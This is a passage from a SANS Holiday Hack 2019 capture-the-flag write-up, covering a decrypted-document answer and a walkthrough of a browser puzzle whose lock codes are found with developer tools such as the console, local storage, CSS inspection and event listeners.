alan@ubuntu: ~/enc
File Edit View Search Terminal Help
alan@ubuntu:~$ cd enc
alan@ubuntu:~/enc$ ruby process.rb
[+] Processing...
[+] Found the fella: 1575663650.pdf
alan@ubuntu:~/enc$ 

```

Figure 174 - Recover Cleartext Screenshot

Opening the file reveals an 8-page PDF document which can be best summarised using the following screenshot which also gives the answer to the objective.



Super Sled-O-Matic  
Machine Learning Sleigh Route Finder  
QUICK-START GUIDE



**SUPER SANTA SECRET:**  
DO NOT REDISTRIBUTE

Figure 175 - Recover Cleartext Screenshot

Answer

Machine Learning Sleigh Route Finder

URL

[https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/10\)%20Recover%20Cleartext%20Document](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/10)%20Recover%20Cleartext%20Document)

## Open the Sleigh Shop Door

### Synopsis

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

There are 10 locks that need a code in order to be unlocked that should need nothing more than the developer tools without our browser of choice.

### Hint

- Chrome Dev Tools - <https://developers.google.com/web/tools/chrome-devtools>
- Safari Dev Tools - <https://developer.apple.com/safari/tools/>
- Edge Dev Tools - <https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/console>
- Firefox Dev Tools - <https://developer.mozilla.org/en-US/docs/Tools>

Some additional hints from completing the trail game

1. When I'm down, my F12 key consoles me
2. Reminds me of the transition to the paperless naughty/nice list...
3. Like a present stuck in the chimney! It got sent...
4. We keep that next to the cookie jar
5. My title is toy maker the combination is 12345
6. Are we making hologram elf trading cards this year?
7. If we are, we should have a few fonts to choose from
8. The parents of spoiled kids go on the naughty list...
9. Some toys have to be forced active
10. Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp!

## Solution

The crate isn't visible at first but looking at the source code reveals its location.




Figure 176 - Crate Screenshot

## Question 1




Figure 177 - Crate Screenshot

An easy one to start off – going to the console and scrolling up reveals the first code. At this point it's worth noting that on each refresh, the values change so whatever codes are shown here, won't be replicated for others.




Figure 178 - Crate Screenshot

## Question 2




Figure 179 - Crate Screenshot

Another fairly easy one – doing a print preview shows the next code.




Figure 180 - Crate Screenshot

### Question 3




Figure 181 - Crate Screenshot

Doing what it says, examining the network requests, specifically XHR gives the next answer.




Figure 182 - Crate Screenshot

#### Question 4




Figure 183 - Crate Screenshot

Again, another simple one – viewing local storage is the way to go.



Figure 184 - Crate Screenshot

## Question 5




Figure 185 - Crate Screenshot

Another easy one




Figure 186 - Crate Screenshot

## Question 6




Figure 187 - Crate Screenshot

A bit more involved but not by much. Inspecting the hologram reveals that it has a `perspective`<sup>72</sup> CSS property attached to it.




Figure 188 - Crate Screenshot

The clue says to increase the current value but removing the property works just as well. This can be done by just unchecking the box in the right-hand pane.

<sup>72</sup> <https://developer.mozilla.org/en-US/docs/Web/CSS/perspective>

```
.hologram {  
    perspective: 15px;  
    width: 150px;  
    height: 100px;  
    border-radius: 20px;  
    transition: perspective 5s;  
}
```

Figure 189 - Crate Screenshot

This then reveals the code.



Figure 190 - Crate Screenshot

### Question 7

The font you're seeing is pretty slick,  
but this lock's code was my first pick.  
  
In the `font-family` CSS property, you can list  
multiple fonts, and the first available font on the  
system will be used.

Figure 191 - Crate Screenshot

Another simple one – inspecting the font, specifically the `font-family`<sup>73</sup> property gives the code for this lock.

<sup>73</sup> <https://developer.mozilla.org/en-US/docs/Web/CSS/font-family>

```
.instructions {  
    font-family: 'ND5FVJ57', 'Beth Ellen', cursive;  
}
```

Figure 192 - Crate Screenshot

#### Question 8

In the event that the .eggs go bad, you must figure out who will be sad.  
Google: "[your browser name] view event handlers"

Figure 193 - Crate Screenshot

In CSS specifically, `.eggs` would indicate a class<sup>74</sup> of `eggs` has been given to one or more elements. Inspecting the page once again, there is only one instance.

```
▼<div class="instructions">  
    "In the event that the "  
    <span class="eggs">.eggs</span>  
    " go bad, you must figure out who will be sad."  
</div>
```

Figure 194 - Crate Screenshot

With the specific element selected, going to the right-hand pane and selecting event listeners, there is a synonym of "go bad" in "spoil", expanding the tree gives the code for this lock (Veronica).

<sup>74</sup> [https://developer.mozilla.org/en-US/docs/Web/CSS/Class\\_selectors](https://developer.mozilla.org/en-US/docs/Web/CSS/Class_selectors)

The screenshot shows the Chrome DevTools interface with the 'Event Listeners' tab selected. At the top, there are filters: 'Ancestors' and 'All' (with 'All' being checked), and 'Framework listeners' (also checked). Below this, a list of event listeners is shown for an element with the selector 'span.eggs'. The first listener is for the 'spoil' event, with the identifier '2c5796e2-2967-4238-bdee-14474ebbc377:1'. The handler for this event is defined as a function that sets the value of the 'VERONICA' window variable to 'sad'. The function's prototype is shown, along with its name, length, caller, arguments, once, passive, and useCapture properties.


Figure 195 - Crate Screenshot

### Question 9

This next code will be unredacted, but only when all the chakras are :active.  
`:active` is a css pseudo class that is applied on elements in an active state.  
Google: “[your browser name] force psudo classes”

Figure 196 - Crate Screenshot

